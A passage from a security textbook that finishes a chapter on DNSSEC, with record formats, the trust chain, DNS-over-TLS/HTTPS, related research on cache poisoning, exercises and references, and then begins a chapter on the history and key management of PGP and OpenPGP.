The RData part of this RR first contains the *type covered*, here a A, to indicate which type of RR is signed here. The signature algorithm 14, ECDSA/SHA-384, was used. The following integer 3 indicates the number of labels in the name of the RR. Afterward, the original TTL is repeated; this value remains unchanged during caching, whereas the TTL provided with a DNS response must be decremented constantly. Two date-time specifications define the validity period of the signature. The key identifier 56673 refers to the public key that must be used to validate the signature, and `example.com.` is the owner of this key.

NSEC The DNS also replies to requests for non-existent domain names, and these replies must also be signed in DNSSEC. These signatures cannot be generated on the fly because this would make DNSSEC vulnerable to DoS attacks. Precomputed signatures on non-existent domains are also impossible since there is an infinite number of such domains.

Listing 15.7 NSEC reference to the next valid domain after `host3.example.com..`, which is `host4.example.com.`

1	<code>host3.example.com.</code>	3600 IN NSEC host4.example.com. A RRSIG NSEC
---	---------------------------------	--

DNSSEC solves this problem using NSEC-RRs. An NSEC-RR states that “between” the two FQDN entries in this RR, there are no valid hostnames. For example, if a request is made to `host33.example.com`, a response with the NSEC RR from Listing 15.7 will state that this hostname does not exist since the next valid FQDN is `host4.example.com..`

NSEC3 NSEC was criticized because attackers can determine all valid domain names via targeted requests for non-existent domains. Therefore NSEC3-RRs only return a hash value [23]. However, to use NSEC3-RRs, major changes to the signing process of the zone file are required:

- These hash values of the FQDNs are used as names in RRSets. More precisely, the hash value of the original name is prefixed to the FQDN of the owner of the zone.
- The RRSets are sorted lexicographically by hash values.
- After each RRSet, an NSEC3-RR is inserted, which refers to the hash value of the next entry.
- All these RRSets are signed.

The requesting instance can verify a positive response to a request by computing the hash value of the requested FQDN and comparing it with the signed hash value

in the DNSSEC response. The requesting instance cannot check a negative answer, but it also does not leak information about the structure of the domain.

DS To build a trust hierarchy analogous to public key infrastructures, the key signing key of `example.com.` must be authenticated at a higher level of the hierarchy. For this purpose, a *delegated signer* (DS) resource record is stored and signed in the next higher zone – in our example, the zone `com..`

Listing 15.8 DS-RR with hash value of the key signing key from `example.com..`

```
16  example.com. 86400 IN DS 56673 14 1 2BB183AF5F2...AD1A292118
```

Listing 15.8 shows such a record. In the RData part, the type DS of the RR is followed by the *key tag* of the hashed key, as well as the signature algorithm for which the referenced key is intended (14), and the hash algorithm (1).

15.3.2 Secure Name Resolution with DNSSEC

To securely validate the IP address corresponding to `www.example.com` via DNSSEC, a DNSSEC client needs the public key of the root zone. This key must be configured out-of-band as a trust anchor. The client then needs the following RRs (Figure 15.8):

- An A-RR for `www.example.com.` and the corresponding RRSIG-RR
- The DNSKEY-RR for `example.com.` and the corresponding RRSIG-RR
- The DS-RR assigned to this key from the zone `com.` and the corresponding RRSIG-RR
- The DNSKEY-RR for `com.` and the corresponding RRSIG-RR
- The DS-RR from the root zone assigned to this key and the corresponding RRSIG-RR
- The DNSKEY-RR for `.` and the corresponding RRSIG-RR

With the help of these RRs, the resolver can verify the signature chain up to the trust anchor (Figure 15.8).

15.4 Securing DNS

15.4.1 DNSSEC Deployment

According to [33], 87.6% of all TLDs were signed. However, this drops dramatically to only 1.6% [33] when considering domains from the Alexa list. So DNSSEC can rarely be used to secure a complete name resolution, but name servers can use DNSSEC to validate high-impact responses from TLD name servers.




Fig. 15.8 Chain of signature verifications in DNSSEC to validate `www.example.com`.

15.4.2 Alternatives for DNS

DNS-over-TCP DNS queries and responses can also be exchanged via TCP. Today, TCP is used whenever the DNS response is larger than 512 bytes and thus wouldn't fit into a single UDP packet. TCP offers an additional layer of protection against cache poisoning attacks because the TCP sequence numbers are negotiated before any data is sent – an attacker would have to guess them, too.

DNS-over-TLS (DoT) Another cryptographic approach to securing DNS is to use TLS to guarantee the integrity of DNS responses and the privacy of DNS requests [18]. Several operating systems and standalone clients support this approach, by a DNS server supporting DoT must be configured manually.

DNS-over-HTTPS (DoH) Web applications trigger DNS name resolution by performing HTTP requests. So why not also resolve host names via HTTP(s) [16]? All major browser vendors support DoH, and in 2020 Mozilla even enabled it by default for all US-based users. The security of DoH is not fully understood yet; e.g., [19] presented a downgrade attack from DoH to DNS-over-UDP, thus re-enabling the attacks described in this section.

Related Work

DNS Cache Poisoning An idea to allocate most of the UDP socket table to disable port randomization and thus re-enable past DNS Cache Poisoning attacks [20] was described by Alharbi et al. [2], who carefully analyzed the performance of the attack on Windows, Linux, and macOS under realistic network latencies.

Other recent DNS Cache Poisoning attacks on various network devices also bypassed UDP port randomization. Shulman and Waidner [32] use IP fragmentation to inject spoofed DNS responses. Man et al. [25, 26] build a side-channel from a complex combination of ICMP error messages on UDP open port queries and ICMP limits to detect open UDP ports at resolvers, which are then used in spoofed DNS responses. Zheng et al. [36] uses oversized DNS resources at an attacker-controlled DNS server to split the DNS response into two UDP packets, where only the first packet contains the random transaction ID. The attacker spoofs the second UDP packet, who only has to guess the correct UDP port. As a limitation, the attacker must be in the same (W)LAN as the victim.

DNSSEC DNSSEC was introduced to the academic community in [6].

In 2017, two large-scale studies on DNSSEC deployment were published. Taejoong Chung et al. [10] studies all DNSSEC-enabled domains to test the security of DNSSEC key management. Amongst other weaknesses, they found that only 12% of all resolvers who *requested* DNSSEC records *verified* the signature chain. Haya Schulman and Michael Waidner have demonstrated in [33] that the digital signatures used are insecure, mainly due to the popularity of RSA signatures, which accounted for over 90% of the signatures analyzed. 66% of these RSA signatures could be broken today, either because the length of the modulus was only 1024 bits or less, or because the moduli could be factorized using a GGT calculation with other DNSSEC moduli. In a predecessor paper [24], Wilson Lian et al. found that DNSSEC increases resolution failures – 10% of clients may become unable to resolve a domain name.

[9] used NSEC to enumerate active hosts in the IPv6 space. [15] proposes NSEC5, an extension of NSEC3 that provably prevents zone enumeration. In [8], a previous security analysis of DNSSEC/NSEC3 with the tool Murφ did not reveal any significant vulnerabilities.

Problems

15.1 Domain Name System

- (a) What is the difference between a zone and a domain?
- (b) Which types of resource records are used for hostname resolution?
- (c) When is caching more effective? With recursive queries or with iterative queries?

15.2 Attacks on DNS

- (a) What is the difference between DNS Spoofing and DNS Cache Poisoning?
- (b) What is the birthday paradox?

(c) A standard cache poisoning attack can only be performed until the correct DNS response arrives at the target name server – after such an event, the attacker has to wait for the cached entry to expire. Why is this not a problem for the Kaminsky attack?

15.3 DNSSEC

- (a) How much bigger is the DNSSEC zone file compared to the original zone file?
- (b) How many signature verifications are needed to validate `www.example.com` in Figure 15.8?

15.4 DNSSEC

Consider the following minimal zone file:

Domain	Class	Type	RData
example.com.	IN	SOA	SOA data
example.com.	IN	NS	ns.example.com
ns.example.com.	IN	A	111.111.111.112
host.example.com.	IN	A	111.111.111.111

Sketch the structure of the zone file after DNSSEC signing when NSEC is used.

References

1. Berkley Internet Name Domain, Version 9. <http://www.isc.org/downloads/bind/>. URL <http://www.isc.org/downloads/bind/>
2. Alharbi, F., Chang, J., Zhou, Y., Qian, F., Qian, Z., Abu-Ghazaleh, N.: Collaborative Client-Side DNS Cache Poisoning Attack. In: IEEE INFOCOM 2019 - IEEE Conference on Computer Communications, pp. 1153–1161 (2019). DOI 10.1109/INFOCOM.2019.8737514
3. Arends, R., Austein, R., Larson, M., Massey, D., Rose, S.: DNS Security Introduction and Requirements. RFC 4033 (Proposed Standard) (2005). DOI 10.17487/RFC4033. URL <https://www.rfc-editor.org/rfc/rfc4033.txt>. Updated by RFCs 6014, 6840
4. Arends, R., Austein, R., Larson, M., Massey, D., Rose, S.: Protocol Modifications for the DNS Security Extensions. RFC 4035 (Proposed Standard) (2005). DOI 10.17487/RFC4035. URL <https://www.rfc-editor.org/rfc/rfc4035.txt>. Updated by RFCs 4470, 6014, 6840, 8198, 9077
5. Arends, R., Austein, R., Larson, M., Massey, D., Rose, S.: Resource Records for the DNS Security Extensions. RFC 4034 (Proposed Standard) (2005). DOI 10.17487/RFC4034. URL <https://www.rfc-editor.org/rfc/rfc4034.txt>. Updated by RFCs 4470, 6014, 6840, 6944, 9077
6. Ateniese, G., Mangard, S.: A new approach to DNS security (DNSSEC). In: M.K. Reiter, P. Samarati (eds.) ACM CCS 2001: 8th Conference on Computer and Communications Security, pp. 86–95. ACM Press, Philadelphia, PA, USA (2001). DOI 10.1145/501983.501996
7. Atkins, D., Austein, R.: Threat Analysis of the Domain Name System (DNS). RFC 3833 (Informational) (2004). DOI 10.17487/RFC3833. URL <https://www.rfc-editor.org/rfc/rfc3833.txt>
8. Bau, J., Mitchell, J.C.: A security evaluation of DNSSEC with NSEC3. In: ISOC Network and Distributed System Security Symposium – NDSS 2010. The Internet Society, San Diego, CA, USA (2010)
9. Borgolte, K., Hao, S., Fiebig, T., Vigna, G.: Enumerating active IPv6 hosts for large-scale security scans via DNSSEC-signed reverse zones. In: 2018 IEEE Symposium on Security

- and Privacy, pp. 770–784. IEEE Computer Society Press, San Francisco, CA, USA (2018). DOI 10.1109/SP.2018.00027
- 10. Chung, T., van Rijswijk-Deij, R., Chandrasekaran, B., Choffnes, D.R., Levin, D., Maggs, B.M., Mislove, A., Wilson, C.: A longitudinal, end-to-end view of the DNSSEC ecosystem. In: E. Kirda, T. Ristenpart (eds.) USENIX Security 2017: 26th USENIX Security Symposium, pp. 1307–1322. USENIX Association, Vancouver, BC, Canada (2017)
 - 11. Cotton, M., Eggert, L., Touch, J., Westerlund, M., Cheshire, S.: Internet Assigned Numbers Authority (IANA) Procedures for the Management of the Service Name and Transport Protocol Port Number Registry. RFC 6335 (Best Current Practice) (2011). DOI 10.17487/RFC6335. URL <https://www.rfc-editor.org/rfc/rfc6335.txt>
 - 12. Damas, J., Graff, M., Vixie, P.: Extension Mechanisms for DNS (EDNS(0)). RFC 6891 (Internet Standard) (2013). DOI 10.17487/RFC6891. URL <https://www.rfc-editor.org/rfc/rfc6891.txt>
 - 13. Eastlake 3rd, D.: Domain Name System Security Extensions. RFC 2535 (Proposed Standard) (1999). DOI 10.17487/RFC2535. URL <https://www.rfc-editor.org/rfc/rfc2535.txt>. Obsoleted by RFCs 4033, 4034, 4035, updated by RFCs 2931, 3007, 3008, 3090, 3226, 3445, 3597, 3655, 3658, 3755, 3757, 3845
 - 14. Eastlake 3rd, D., Panitz, A.: Reserved Top Level DNS Names. RFC 2606 (Best Current Practice) (1999). DOI 10.17487/RFC2606. URL <https://www.rfc-editor.org/rfc/rfc2606.txt>. Updated by RFC 6761
 - 15. Goldberg, S., Naor, M., Papadopoulos, D., Reyzin, L., Vasant, S., Ziv, A.: NSEC5: Provably preventing DNSSEC zone enumeration. In: ISOC Network and Distributed System Security Symposium – NDSS 2015. The Internet Society, San Diego, CA, USA (2015)
 - 16. Hoffman, P., McManus, P.: DNS Queries over HTTPS (DoH). RFC 8484 (Proposed Standard) (2018). DOI 10.17487/RFC8484. URL <https://www.rfc-editor.org/rfc/rfc8484.txt>
 - 17. Holmlund, J.: The Evolving Threats to the Availability and Security of the Domain Name Service. <http://www.sans.org/reading-room/whitepapers/dns/evolving-threats-availability-security-domain-name-service-1264> (2003). URL www.sans.org
 - 18. Hu, Z., Zhu, L., Heidemann, J., Mankin, A., Wessels, D., Hoffman, P.: Specification for DNS over Transport Layer Security (TLS). RFC 7858 (Proposed Standard) (2016). DOI 10.17487/RFC7858. URL <https://www.rfc-editor.org/rfc/rfc7858.txt>. Updated by RFC 8310
 - 19. Huang, Q., Chang, D., Li, Z.: A comprehensive study of dns-over-https downgrade attack. In: R. Ensaifi, H. Klein (eds.) 10th USENIX Workshop on Free and Open Communications on the Internet, FOCI 2020, August 11, 2020. USENIX Association (2020). URL <https://www.usenix.org/conference/foci20/presentation/huang>
 - 20. Kaminski, D.: This is the end of the cache as we know it. Black Hat, <https://www.blackhat.com/presentations/bh-jp-08/bh-jp-08-Kaminsky/BlackHat-Japan-08-Kaminsky-DNS08-BlackOps.pdf> (2008)
 - 21. Klensin, J.: Internationalized Domain Names for Applications (IDNA): Definitions and Document Framework. RFC 5890 (Proposed Standard) (2010). DOI 10.17487/RFC5890. URL <https://www.rfc-editor.org/rfc/rfc5890.txt>
 - 22. Klensin, J.: Internationalized Domain Names in Applications (IDNA): Protocol. RFC 5891 (Proposed Standard) (2010). DOI 10.17487/RFC5891. URL <https://www.rfc-editor.org/rfc/rfc5891.txt>
 - 23. Laurie, B., Sisson, G., Arends, R., Blacka, D.: DNS Security (DNSSEC) Hashed Authenticated Denial of Existence. RFC 5155 (Proposed Standard) (2008). DOI 10.17487/RFC5155. URL <https://www.rfc-editor.org/rfc/rfc5155.txt>. Updated by RFCs 6840, 6944, 9077, 9157
 - 24. Lian, W., Rescorla, E., Shacham, H., Savage, S.: Measuring the practical impact of DNSSEC deployment. In: S.T. King (ed.) USENIX Security 2013: 22nd USENIX Security Symposium, pp. 573–588. USENIX Association, Washington, DC, USA (2013)

25. Man, K., Qian, Z., Wang, Z., Zheng, X., Huang, Y., Duan, H.: DNS cache poisoning attack reloaded: Revolutions with side channels. In: J. Ligatti, X. Ou, J. Katz, G. Vigna (eds.) ACM CCS 2020: 27th Conference on Computer and Communications Security, pp. 1337–1350. ACM Press, Virtual Event, USA (2020). DOI 10.1145/3372297.3417280
26. Man, K., Zhou, X., Qian, Z.: DNS cache poisoning attack: Resurrections with side channels. In: G. Vigna, E. Shi (eds.) ACM CCS 2021: 28th Conference on Computer and Communications Security, pp. 3400–3414. ACM Press, Virtual Event, Republic of Korea (2021). DOI 10.1145/3460120.3486219
27. Mockapetris, P.: Domain names: Concepts and facilities. RFC 882 (1983). DOI 10.17487/RFC0882. URL <https://www.rfc-editor.org/rfc/rfc882.txt>. Obsoleted by RFCs 1034, 1035, updated by RFC 973
28. Mockapetris, P.: Domain names: Implementation specification. RFC 883 (1983). DOI 10.17487/RFC0883. URL <https://www.rfc-editor.org/rfc/rfc883.txt>. Obsoleted by RFCs 1034, 1035, updated by RFC 973
29. Mockapetris, P.: Domain names - concepts and facilities. RFC 1034 (Internet Standard) (1987). DOI 10.17487/RFC1034. URL <https://www.rfc-editor.org/rfc/rfc1034.txt>. Updated by RFCs 1101, 1183, 1348, 1876, 1982, 2065, 2181, 2308, 2535, 4033, 4034, 4035, 4343, 4035, 4592, 5936, 8020, 8482, 8767
30. Mockapetris, P.: Domain names - implementation and specification. RFC 1035 (Internet Standard) (1987). DOI 10.17487/RFC1035. URL <https://www.rfc-editor.org/rfc/rfc1035.txt>. Updated by RFCs 1101, 1183, 1348, 1876, 1982, 1995, 1996, 2065, 2136, 2181, 2137, 2308, 2535, 2673, 2845, 3425, 3658, 4033, 4034, 4035, 4343, 5936, 5966, 6604, 7766, 8482, 8490, 8767
31. Postel, J., Reynolds, J.: Domain requirements. RFC 920 (1984). DOI 10.17487/RFC0920. URL <https://www.rfc-editor.org/rfc/rfc920.txt>
32. Shulman, H., Waidner, M.: Fragmentation considered leaking: Port inference for dns poisoning. In: I. Boureanu, P. Owesarski, S. Vaudenay (eds.) Applied Cryptography and Network Security, pp. 531–548. Springer International Publishing, Cham (2014)
33. Shulman, H., Waidner, M.: One key to sign them all considered vulnerable: Evaluation of DNSSEC in the internet. In: 14th USENIX Symposium on Networked Systems Design and Implementation, NSDI 2017, Boston, MA, USA, March 27-29, 2017, pp. 131–144 (2017). URL <https://www.usenix.org/conference/nsdi17/technical-sessions/presentation/shulman>
34. Stewart, J.: DNS Cache Poisoning – The Next Generation. <http://www.lurhq.com/cachepoisoning.html> (2001)
35. Wireshark: Wireshark network protocol analyzer. <http://www.wireshark.org/>. Accessed: 2014-06-12
36. Zheng, X., Lu, C., Peng, J., Yang, Q., Zhou, D., Liu, B., Man, K., Hao, S., Duan, H., Qian, Z.: Poison over troubled forwarders: A cache poisoning attack targeting DNS forwarding devices. In: S. Capkun, F. Roesner (eds.) USENIX Security 2020: 29th USENIX Security Symposium, pp. 577–593. USENIX Association (2020)



Chapter 16

File Encryption: PGP

Abstract Pretty Good Privacy (PGP) is well-known in the civil rights community – its author Phil Zimmerman was sued for violating US export controls, and Edward Snowden used PGP to secure his email communication with Glenn Greenwald. This chapter will concentrate on OpenPGP as a universal cryptographic data format. It can be used to encrypt files in an operating system, sign software updates, or communicate securely via email. Like any other cryptographic data format, it has been subject to attacks. Attacks on the data format itself are covered in this chapter, and attacks on OpenPGP-based email encryption are covered in chapter 18.

7 Application layer	Application layer	Telnet, FTP, SMTP, HTTP, DNS, IMAP, <u>PGP</u>
6 Presentation layer		
5 Session layer		
4 Transport layer	Transport layer	TCP, UDP
3 Network layer	Internet layer	IP
2 Data link layer		Ethernet, Token Ring, PPP, FDDI,
1 Physical layer	Link layer	IEEE 802.3/802.11

Fig. 16.1 Das TCP/IP-Schichtenmodell: Anwendung Pretty Good Privacy (PGP)

16.1 PGP - The Legend

The material in this section is based on two documents: Adam Back's PGP Timeline [3] and an OpenPGP list of the history of PGP [1].

16.1.1 The Beginnings

In 1991, Law 266 was submitted to the US Senate, which stipulated that all encryption software must contain a backdoor for state access. This law was not passed, but the government continued to work on similar projects. These plans of the US government prompted Philip R. Zimmermann (abbreviation PRZ), a computer specialist from Boulder, Colorado (USA), to write PGP 1.0 (without a backdoor). On June 5, 1991, PGP 1.0 was released. PGP 1.0 used

- Bass-O-Matic, a self-designed symmetric encryption algorithm,
- RSA for public key operations,
- MD4 for hash value generation,
- LZHuf (an adaptive Lempel-Ziv Huffman compression algorithm) and
- uuencode for 7-bit transport encoding.

From January to May 1992, PGP versions 1.4 to 1.8 were released rapidly. On September 2, 1992, PGP 2.0 was released outside the USA. Version 2.0 contained many new algorithms:

- IDEA replaced Bass-O-Matic because the latter was not secure.
- MD5 replaced MD4, whose weaknesses had become known.
- ZIP compression replaced LZHuf, and
- Base64 replaced UUencode.

Versions 2.1 to 2.3a followed until July 1993. In August of that year, Phil Zimmermann sold the rights for the commercial version to ViaCrypt, which sold ViaCrypt PGP 2.4 as the first commercial version of PGP in November 1993.

16.1.2 The Prosecution

On September 14, 1993, the U.S. Customs office in San José, California, filed charges against “ViaCypt, PGP, Philip Zimmermann, and anyone or any entity acting on behalf of Philip Zimmermann for the time period June 1, 1991 to the present”. This indictment was based on the US export regulations, which classified crypto software as a weapon and imposed an export ban on these weapons. Phil Zimmermann had already foreseen these difficulties and, as a precaution, had included the following clause in the documentation for PGP 1.0:

Export Controls

The Government has made it illegal in many cases to export good cryptographic technology, and that may include PGP. This is determined by volatile State Department policies, not fixed laws. Many foreign governments impose serious penalties on anyone inside their country using encrypted communications. In some countries, they might even shoot you for that. I will not export this software in cases when it is illegal to do so under US State Department policies, and I assume no responsibility for other people exporting it without my permission.

The trial against Phil Zimmermann ran for a good two years. The costs for the defense in this trial were borne mainly by the “Phil Zimmermann legal defense fund (yellow ribbon campaign)”. On January 11, 1996, Phil Zimmermann was briefly informed that the investigation against him had been terminated without any reason. However, the US export regulations for cryptographic software remained in force.

16.1.3 PGP 2.62 and PGP International

In the USA, the Massachusetts Institute of Technology (MIT) took over further development of the PGP freeware version. In May 1994, version 2.5 was released, whose source code included a freeware version of RSARef, the reference implementation of RSA at that time. This made this version partially incompatible with earlier versions. On October 24, 1994, PGP 2.62 was released (also incompatible with PGP versions smaller than 2.5), eventually becoming the official PGP version for DOS and MAC.

Using RSARef instead of Phil Zimmermann’s MPILIB resulted in an interesting reversal of the legal situation. While the use of the old PGP versions smaller than 2.5 was internationally legal (apart from the export ban) and illegal in the USA (since there is a patent on the RSA algorithm only in the USA), versions 2.5 and 2.6x were not allowed to be used outside the USA. This was because the library RSARef was the property of RSA Security, Inc. and could be used as freeware in the USA but could not be exported abroad. RSA Security, Inc. was not allowed to make this library available outside the USA, and therefore the use of PGP 2.62 was internationally illegal.

Half a year later, on May 7, 1995, Ståle Schumacher from Norway solved this problem by publishing PGP 2.62i. This version was compatible with older versions of PGP using the library MPILIB and was officially approved by Phil Zimmermann. Norway had no export restrictions on crypto software, allowing it to distribute this version internationally.

In August 1997, version 5.0i (for Unix) was released in Norway. The developers used the US right to freedom of speech to ensure consistency between the US and the international version. The export of books must not be prohibited, as this would restrict the right to free speech. Therefore the complete source code of PGP 5.0 was published in book form, printed in an OCR-friendly font, and with the page numbers as C comments /* pagenum */. So the numerous new features of version 5.0 did not have to be reprogrammed but could be scanned.

16.1.4 IETF standard

After the first RFC on PGP [2] was published in August 1996 with the participation of Phil Zimmermann, the IETF started the OpenPGP working group in September 1997. The working group’s goal was to publish a standard based on version 5.0

of PGP. In November 1998, *OpenPGP* was published as RFC 2440 [10]. There was now a basis for independent implementations of PGP. In September 1999, after nine months of beta testing in Germany, GNU Privacy Guard (GnuPG) for Linux was introduced, an open-source implementation of PGP 5.x and 6.x based on the OpenPGP standard.

16.2 The PGP Ecosystem

Using PGP is not easy. Often several software components must be installed (crypto library, key management, plugins). The user must generate, configure and transmit their keys manually. Public keys must be searched for and imported, and their trust status must be configured.

This complexity has been a problem since the paper “Why Johnny can’t encrypt” [24] was published. The usability of PGP has been repeatedly criticized, but it offers PGP users firm control over the security of their configuration. The following is a brief outline of how the PGP ecosystem works.

16.2.1 Key Management in PGP

Public key files Each user of PGP must generate a signature key pair, which is identified by the *fingerprint* – the SHA-1 hash value of the public key – or by the *key ID* – the last eight bytes of this hash value. Multiple identities – usually different email addresses – and additional key pairs (“subkey”) can be bound to this key ID. In the *Public Key File*, these identities are bound together using digital signatures that can be verified with the public signature key.

Public Key Files are often stored in PEM format, i.e., in Base64 encoding with delimiter strings, and often have names following the scheme `keyid.asc`. They can be shared with other PGP users by direct communication via email or a PGP keyserver. The keyservers are used to improve the usability of PGP in the e-mail context – you can search for PGP keys for specific e-mail addresses.

Listing 16.1 Public Key File for `joerg.schwenk@rub.de`, displayed with PGPDump [26].

```
Old: Public Key Packet(tag 6)(418 bytes)
    Ver 4 - new
    Public key creation time - Fri Jun 15 14:30:08 CEST 2007
    Pub alg - DSA Digital Signature Algorithm(pub 17)
    DSA p(1024 bits) - ...
    DSA q(160 bits) - ...
    DSA g(1020 bits) - ...
    DSA y(1023 bits) - ...
Old: User ID Packet(tag 13)(36 bytes)
    User ID - Joerg Schwenk <joerg.schwenk@rub.de>
Old: Signature Packet(tag 2)(96 bytes)
```

```

Ver 4 - new
Sig type - Positive certification of a User ID
            and Public Key packet(0x13).
Pub alg - DSA Digital Signature Algorithm(pub 17)
Hash alg - SHA1(hash 2)
Hashed Sub: signature creation time(sub 2)(4 bytes)
            Time - Fri Jun 15 14:30:08 CEST 2007
Hashed Sub: key flags(sub 27)(1 bytes)
            Flag - This key may be used to certify other keys
            Flag - This key may be used to sign data
Hashed Sub: preferred symmetric alg. (sub 11)(5 bytes)
            Sym alg - AES with 256-bit key(sym 9)
            Sym alg - AES with 192-bit key(sym 8)
            Sym alg - AES with 128-bit key(sym 7)
            Sym alg - CAST5(sym 3)
            Sym alg - Triple-DES(sym 2)
Hashed Sub: preferred hash alg. (sub 21)(3 bytes)
            Hash alg - SHA1(hash 2)
            Hash alg - SHA256(hash 8)
            Hash alg - RIPEMD160(hash 3)
Hashed Sub: preferred compression alg. (sub 22)(3 bytes)
            Comp alg - ZLIB <RFC1950>(comp 2)
            Comp alg - BZip2(comp 3)
            Comp alg - ZIP <RFC1951>(comp 1)
Hashed Sub: features(sub 30)(1 bytes)
            Flag - Modification detection (packets 18 and 19)
Hashed Sub: key server preferences(sub 23)(1 bytes)
            Flag - No-modify
Sub: issuer key ID(sub 16)(8 bytes)
      Key ID - 0xB847F8F7DCA2348E
Hash left 2 bytes - 9a 2f
DSA r(156 bits) - ...
DSA s(158 bits) - ...
      -> hash(DSA q bits)
Old: Public Subkey Packet(tag 14)(525 bytes)
      Ver 4 - new
      Public key creation time - Fri Jun 15 14:30:08 CEST 2007
      Pub alg - ElGamal Encrypt-Only(pub 16)
      ElGamal p(2048 bits) - ...
      ElGamal g(3 bits) - ...
      ElGamal y(2045 bits) - ...
Old: Signature Packet(tag 2)(73 bytes)
      Ver 4 - new
      Sig type - Subkey Binding Signature(0x18).
      Pub alg - DSA Digital Signature Algorithm(pub 17)
      Hash alg - SHA1(hash 2)
      Hashed Sub: signature creation time(sub 2)(4 bytes)
            Time - Fri Jun 15 14:30:08 CEST 2007
      Hashed Sub: key flags(sub 27)(1 bytes)
            Flag - This key may be used to encrypt communications
            Flag - This key may be used to encrypt storage
      Sub: issuer key ID(sub 16)(8 bytes)
      Key ID - 0xB847F8F7DCA2348E
      Hash left 2 bytes - 79 07

```

```
DSA r(160 bits) - ...
DSA s(160 bits) - ...
-> hash(DSA q bits)
```

Web of Trust If a user has received the PGP key file of a communication partner, he can import it into his keyring. After the import, he can set a trust status for this key and optionally *countersign* – the user’s signature is then added to the public key file. By specifying whether this newly countersigned file should be *exportable*, the user can publish the countersignature and thus help build the *Web of Trust*.

Digital signatures In Listing 16.1 there are two *signature packets* whose internal structure is explained in subsection 16.4.1 and Figure 16.4. These digital signatures are computed over the *hashed subpackets* within the signature packet and over other OpenPGP packets. The other OpenPGP packets are determined by *Sig type*, and the selection mechanisms for the individual sig types are described in RFC 4880 [9]. The first signature packet has type 0x13 and co-signs the two preceding packets – the public key packet and the user ID packet. The second signature packet is of type 0x18 and co-signs the public key packet and the public subkey packet.

Private Key The private key of a PGP user is stored, together with the public key, in a *secret key file* in the user’s file system. To protect the private key, it is encrypted with a symmetric key derived from the user’s *passphrase* (subsection 16.4.2). This passphrase/password is the weakest link in the security chain and should be carefully chosen.

Subkey The master key from Listing 16.1 may only be used to verify DSA signatures. Therefore the public key file also contains a *public subkey packet*, which contains a public key for ElGamal encryption. The subkey mechanism can also include other public keys, e.g., SmartCard-based key pairs.

Autocrypt Since a public key file contains all the information a sender needs to encrypt a message, especially the *preferred symmetric algorithms*, opportunistic, automated encryption can be activated in e-mail deployment scenarios. If *Autocrypt* is activated, the e-mail client searches the header of a received e-mail for public key files containing the sender’s e-mail address in the *User ID Packet*. This public key file is stored in the local PGP key management software and is available for encrypting future e-mails.

Autocrypt, like the use of PGP key servers, breaks with the Web of Trust concept – there is no longer a manual verification of trustworthiness. Autocrypt is, therefore, only meant to protect against mass monitoring of e-mails – for highly critical communication, a manual key verification is still required.

Saving of keys. PGP key packets are stored in files. Standard names for these files are `pubring.pkr` and `secring.skr`, but `pubring.pgp` or `pubring.kbx` are also used. Since these storage formats do not need to be interoperable, proprietary extensions are also increasingly being stored.

16.2.2 Encryption

Hybrid encryption (section 2.7) is used to encrypt messages/files. The OpenPGP library randomly selects a symmetric message key k , and the message/file is encrypted with it. The result is a *symmetrically encrypted (integrity protected) data packet* (section 16.3). The selected key k is encrypted with the PGP public encryption subkey. This encryption results in a *public-key encrypted session key packet*. For email messages to n recipients, the message key k is encrypted with $n + 1$ different subkeys, once for the sender and once for each recipient.

16.2.3 Digital Signatures

PGP can be used to sign text files and binary files digitally. A simple canonicalization algorithm is applied to text files before they are signed to compensate for differences in the representation of these files in different operating systems. For example, line end characters are canonicalized as <CR><LF>. In the case of binary files, i.e., files that have a predefined byte representation such as PDF files, OpenPGP assumes that these are presented unchanged in all operating systems.

16.3 Open PGP

The OpenPGP standard RFC 4880 [9] describes the structure of all PGP messages. Therefore, it is possible to develop interoperable PGP applications based on this specification alone. RFC 4880 [9] and its predecessor standards RFC 1991 [2] and RFC 2440 [10] are based on version 5.0 of PGP.

16.3.1 OpenPGP packets

PGP messages are composed of PGP packets. Each packet uses a tag-length-value (TLV) encoding: *tag* specifies the type of the packet, *length* defines the length of the packet, and *value* contains the data. The tag and length fields have a fixed length (Figure 16.3). OpenPGP defines the following types of packets:

- Public-Key Encrypted Session Key Packet (Tag 1)
- Signature Packet (Tag 2)
- Symmetric-Key Encrypted Session-Key Packet (Tag 3)
- One-Pass Signature Packet (Tag 4)
- Key Material Packet (Tag 5 to 7, 14)
 - Public Key Packet (Tag 6)

- Public Subkey Packet (Tag 14)
- Secret Key Packet (Tag 5)
- Secret Subkey Packet (Tag 7)
- Compressed Data Packet (Tag 8)
- Symmetrically Encrypted Data Packet (Tag 9, obsolete)
- Marker Packet (Obsolete Literal Packet) (Tag 10)
- Literal Data Packet (Tag 11)
- User ID Packet (Tag 13)
- User Attribute Packet (Tag 17)
- Symmetrically Encrypted Integrity Protected Data Packet (Tag 18)
- Modification Detection Code Packet (Tag 19)

